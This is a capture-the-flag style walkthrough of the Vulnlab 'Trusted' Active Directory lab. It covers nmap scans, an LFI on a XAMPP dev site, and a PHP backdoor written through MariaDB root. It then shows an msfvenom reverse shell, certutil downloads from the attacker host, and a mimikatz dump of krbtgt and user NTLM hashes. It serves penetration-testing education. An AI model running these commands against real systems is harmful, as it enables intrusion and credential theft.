Trusted is an Active Directory chain consisting of two machines. At the time of writing, the IP addresses of the two machines are 10.10.145.101 and 10.10.145.102.

NMAP scan of 10.10.145.101 reveals that the hostname is “TRUSTEDDC” belonging to domain “TRUSTED.VL”.

```
└─$ nmap -p- -A 10.10.145.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-08 11:53 EDT
Stats: 0:05:44 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 37.15% done; ETC: 12:08 (0:09:42 remaining)
Stats: 0:26:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 82.04% done; ETC: 12:25 (0:05:42 remaining)
Nmap scan report for 10.10.145.101 (10.10.145.101)
Host is up (0.14s latency).
Not shown: 65508 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-10-08 16:27:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-10-08T16:28:57+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: TRUSTED
|   NetBIOS_Domain_Name: TRUSTED
|   NetBIOS_Computer_Name: TRUSTEDDC
|   DNS_Domain_Name: trusted.vl
|   DNS_Computer_Name: trusteddc.trusted.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2023-10-08T16:28:49+00:00
| ssl-cert: Subject: commonName=trusteddc.trusted.vl
| Not valid before: 2023-10-07T14:45:30
|_Not valid after:  2024-04-07T14:45:30
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
56689/tcp open  msrpc         Microsoft Windows RPC
57468/tcp open  msrpc         Microsoft Windows RPC
61194/tcp open  msrpc         Microsoft Windows RPC
```

```
61194/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: TRUSTEDDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-10-08T16:28:53
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2136.85 seconds

┌──(kali㉿kali)-[~/opt/Vulnlab/trusted]
└─$
```

NMAP scan of 10.10.145.102 reveals that the hostname is “LABDC” belonging to domain “LAB.TRUSTED.VL”. “LAB.TRUSTED.VL” is the child domain and “TRUSTED.VL” is the parent domain (this is verified with mimikatz later).

```
└─$ nmap -p- -A 10.10.145.102                                                                                    41/43
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-08 10:50 EDT
Stats: 0:24:34 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 71.63% done; ETC: 11:25 (0:09:44 remaining)
Stats: 0:37:00 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.27% done; ETC: 11:28 (0:00:16 remaining)
Nmap scan report for 10.10.145.102 (10.10.145.102)
Host is up (0.13s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/8.1.6)
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
| http-title: Welcome to XAMPP
|_Requested resource was http://10.10.145.102/dashboard/
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-10-08 15:28:26Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
443/tcp  open  ssl/http      Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/8.1.6)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
| http-title: Welcome to XAMPP
|_Requested resource was https://10.10.145.102/dashboard/
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3306/tcp open  mysql         MySQL 5.5.5-10.4.24-MariaDB
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.4.24-MariaDB
|   Thread ID: 10
|   Capabilities flags: 63486
|   Some Capabilities: FoundRows, IgnoreSigpipes, Support41Auth, ConnectWithDatabase, LongColumnFlag, InteractiveClient, ODBCClient, SupportsTransactions, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, SupportsCompression, Speaks4
1ProtocolOld, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: mph;-l[aWqS+iH7xyvds
|_  Auth Plugin Name: mysql_native_password
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=labdc.lab.trusted.vl
| Not valid before: 2023-10-07T14:45:33
|_Not valid after:  2024-04-07T14:45:33
|_ssl-date: 2023-10-08T15:29:33+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: LAB
|   NetBIOS_Domain_Name: LAB
|   NetBIOS_Computer_Name: LABDC
|   DNS_Domain_Name: lab.trusted.vl
|   DNS_Computer_Name: labdc.lab.trusted.vl
|   DNS_Tree_Name: trusted.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2023-10-08T15:29:23+00:00
```

```
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=labdc.lab.trusted.vl
| Not valid before: 2023-10-07T14:45:33
|_Not valid after:  2024-04-07T14:45:33
|_ssl-date: 2023-10-08T15:29:33+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: LAB
|   NetBIOS_Domain_Name: LAB
|   NetBIOS_Computer_Name: LABDC
|   DNS_Domain_Name: lab.trusted.vl
|   DNS_Computer_Name: labdc.lab.trusted.vl
|   DNS_Tree_Name: trusted.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2023-10-08T15:29:23+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49705/tcp open  msrpc         Microsoft Windows RPC
62227/tcp open  msrpc         Microsoft Windows RPC
62512/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: LABDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-10-08T15:29:23
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2325.56 seconds

┌──(kali㉿kali)-[~/opt/Vulnlab/trusted]
└─$
```

10.10.145.102


INITIAL SHELL:

XAMPP is running on port 80.


Enumerating directories using “dirsearch”. “DEV” folder is discovered.

Navigating to DEV folder, there is a web page page dedicated to MANSES WINCHESTER law firm.

The “view” GET parameter seems to be vulnerable to LFI (Local File Inclusion). Entering a nonexistent page in “view” parameter displays an error which discloses the web root to be “C:\xampp\htdocs\dev” folder inside the system.




LFI successfully displays the apache access log.



Ffuf tool is used to fuzz the “view” parameter. This discloses an interesting php file named “db.php”.


```
└─$ ffuf -X GET -u "http://10.10.145.102/DEV/index.html?view=FUZZ" -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt -fw 58

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.145.102/DEV/index.html?view=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response words: 58
________________________________________________

index.html              [Status: 200, Size: 2311, Words: 132, Lines: 80, Duration: 141ms]
contact.html            [Status: 200, Size: 2708, Words: 108, Lines: 105, Duration: 200ms]
.htaccess               [Status: 200, Size: 783, Words: 28, Lines: 31, Duration: 137ms]
.                       [Status: 200, Size: 1067, Words: 55, Lines: 35, Duration: 201ms]
about.html              [Status: 200, Size: 1918, Words: 80, Lines: 71, Duration: 152ms]
db.php                  [Status: 200, Size: 763, Words: 26, Lines: 31, Duration: 170ms]
please.                 [Status: 200, Size: 1063, Words: 55, Lines: 35, Duration: 270ms]
rating_over.            [Status: 200, Size: 1073, Words: 55, Lines: 35, Duration: 161ms]
Contact.html            [Status: 200, Size: 2708, Words: 108, Lines: 105, Duration: 151ms]
www.                    [Status: 200, Size: 1057, Words: 55, Lines: 35, Duration: 240ms]
function.               [Status: 200, Size: 1067, Words: 55, Lines: 35, Duration: 148ms]
cart.                   [Status: 200, Size: 1059, Words: 55, Lines: 35, Duration: 141ms]
index.                  [Status: 200, Size: 1061, Words: 55, Lines: 35, Duration: 158ms]
search.                 [Status: 200, Size: 1063, Words: 55, Lines: 35, Duration: 135ms]
account.                [Status: 200, Size: 1065, Words: 55, Lines: 35, Duration: 134ms]
checkout.               [Status: 200, Size: 1067, Words: 55, Lines: 35, Duration: 134ms]
profile.                [Status: 200, Size: 1065, Words: 55, Lines: 35, Duration: 136ms]
system.php              [Status: 200, Size: 892, Words: 47, Lines: 32, Duration: 241ms]
sh.                     [Status: 200, Size: 1055, Words: 55, Lines: 35, Duration: 136ms]
help.html.              [Status: 200, Size: 1069, Words: 55, Lines: 35, Duration: 175ms]
broken.                 [Status: 200, Size: 1063, Words: 55, Lines: 35, Duration: 138ms]
Index.html              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 166ms]
table.php               [Status: 200, Size: 1185, Words: 67, Lines: 38, Duration: 530ms]
login.                  [Status: 200, Size: 1061, Words: 55, Lines: 35, Duration: 136ms]
msg.                    [Status: 200, Size: 1057, Words: 55, Lines: 35, Duration: 136ms]
a.                      [Status: 200, Size: 1053, Words: 55, Lines: 35, Duration: 134ms]
About.html              [Status: 200, Size: 1918, Words: 80, Lines: 71, Duration: 136ms]
faq.                    [Status: 200, Size: 1057, Words: 55, Lines: 35, Duration: 136ms]
postcard.               [Status: 200, Size: 1067, Words: 55, Lines: 35, Duration: 179ms]
LinkClick.              [Status: 200, Size: 1069, Words: 55, Lines: 35, Duration: 146ms]
```

Navigating to db.php using LFI vulnerability shows that the script is being executed and displays “Connected successfully” message. PHP files are executed in apache web server and they are not displayed. Thus only the outcome of the db.php execution is displayed and not the source code. This “db.php” is most probably responsible for making database connection to MariaDB on port 3306 (this is also shown as open port in nmap scan).




Using LFI php filters to base64 encode the source code of “db.php”.


Saving the base64 encoded string in a text file and decoding it reveals the full source code of “db.php”. This file encloses the password of root user in MariaDB database.




Connecting to MariaDB database on port 3306. The root user has GRANT ALL PRIVILEGES and thus can write a malicious php backdoor in the web root folder “C:/xampp/htdocs/dev” to achieve remote command execution.




Remote command execution successfull





Setting up hoaxhell and generating a reverse shell payload.

Obtaining reverse shell as “nt authority\system” using the backdoor and displaying the flag thereby achieving full control of the system.



10.10.145.101

Next goal is to perform post exploitation and obtain the hashes of all users in the system 10.10.145.102 using mimikatz. Generating a reverse shell executable using msfvenom and executing it on the hoaxshell session to receive another shell on netcat listener. This is because mimikatz does not work well on hoaxshell sessions. Both PsExec and Mimikatz are transferred to the target as well.

```
[Shell] Payload execution verified!
[Shell] Stabilizing command prompt...

PS C:\xampp\htdocs\dev > certutil -urlcache -f -split http://10.8.0.128/shell139.exe

****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.

PS C:\xampp\htdocs\dev > certutil -urlcache -f -split http://10.8.0.128/mimikatz64.exe
****  Online  ****
  000000  ...
  13100
CertUtil: -URLCache command completed successfully.

PS C:\xampp\htdocs\dev > certutil -urlcache -f -split http://10.8.0.128/PsExec64.exe
****  Online  ****
  000000  ...
  95b600
CertUtil: -URLCache command completed successfully.

PS C:\xampp\htdocs\dev > ./shell139.exe
PS C:\xampp\htdocs\dev >
```

```
└─$ nc -nlvp 139
listening on [any] 139 ...
connect to [10.8.0.128] from (UNKNOWN) [10.10.145.102] 57462
Microsoft Windows [Version 10.0.20348.887]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\dev>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 18DF-F3CB

 Directory of C:\xampp\htdocs\dev

10/08/2023  05:15 PM    <DIR>          .
09/19/2022  02:43 PM    <DIR>          ..
09/19/2022  01:53 PM                42 .htaccess
09/19/2022  01:53 PM             1,177 about.html
10/08/2023  04:56 PM                43 backdoor.php
09/19/2022  03:54 PM             1,967 contact.html
09/19/2022  01:52 PM    <DIR>          css
09/19/2022  01:48 PM               275 db.php
09/19/2022  01:52 PM    <DIR>          images
09/19/2022  03:50 PM             2,532 index.html
10/08/2023  05:15 PM         1,250,056 mimikatz64.exe
```

```
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.0.128 LPORT=139 -f exe > shell139.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

┌──(kali㉿kali)-[~/opt/Vulnlab/trusted]
└─$ cp /home/kali/opt/TW/mimikatz64.exe .

┌──(kali㉿kali)-[~/opt/Vulnlab/trusted]
└─$ cp /home/kali/opt/TW/PsExec64.exe .

┌──(kali㉿kali)-[~/opt/Vulnlab/trusted]
└─$ ls
db.b64  db.php  mimikatz64.exe  PsExec64.exe  shell139.exe

┌──(kali㉿kali)-[~/opt/Vulnlab/trusted]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.145.102 - - [08/Oct/2023 13:14:49] "GET /shell139.exe HTTP/1.1" 200 -
10.10.145.102 - - [08/Oct/2023 13:14:50] "GET /shell139.exe HTTP/1.1" 200 -
10.10.145.102 - - [08/Oct/2023 13:15:06] "GET /mimikatz64.exe HTTP/1.1" 200 -
10.10.145.102 - - [08/Oct/2023 13:15:07] "GET /mimikatz64.exe HTTP/1.1" 200 -
10.10.145.102 - - [08/Oct/2023 13:15:21] "GET /PsExec64.exe HTTP/1.1" 200 -
10.10.145.102 - - [08/Oct/2023 13:15:22] "GET /PsExec64.exe HTTP/1.1" 200 -
[2] 0:zsh-Z 1:[tmux]*                                                    "kali" 13:16 08-Oct-23
```


Enumerating the SID of child (lab.trusted.vl) and parent (trusted.vl) domain and dumping the krbtgt hash using mimikatz.

```
C:\xampp\htdocs\dev>mimikatz64.exe
mimikatz64.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::trust

Current domain: LAB.TRUSTED.VL (LAB / S-1-5-21-2241985869-2159962460-1278545866)

Domain: TRUSTED.VL (TRUSTED / S-1-5-21-3576695518-347000760-3731839591)
ERROR kuhl_m_lsadump_trust ; LsaQueryTrustedDomainInfoByName c0000003

mimikatz # lsadump::lsa /patch
Domain : LAB / S-1-5-21-2241985869-2159962460-1278545866

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 75878369ad33f35b7070ca854100bc07

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : c7a03c565c68c6fac5f8913fab576ebd

RID  : 00000450 (1104)
User : rsmith
LM   :
NTLM : 30ef48d2054363df9244bc0d476e93dd

RID  : 00000452 (1106)
User : ewalters
LM   :
NTLM : 56d93bd5a8250652c7430a4467a8540a

RID  : 00000453 (1107)
User : cpowers
LM   :
NTLM : 322db798a55f85f09b3d61b976a13c43
[2] 0:zsh-Z 1:[tmux]*Z
```

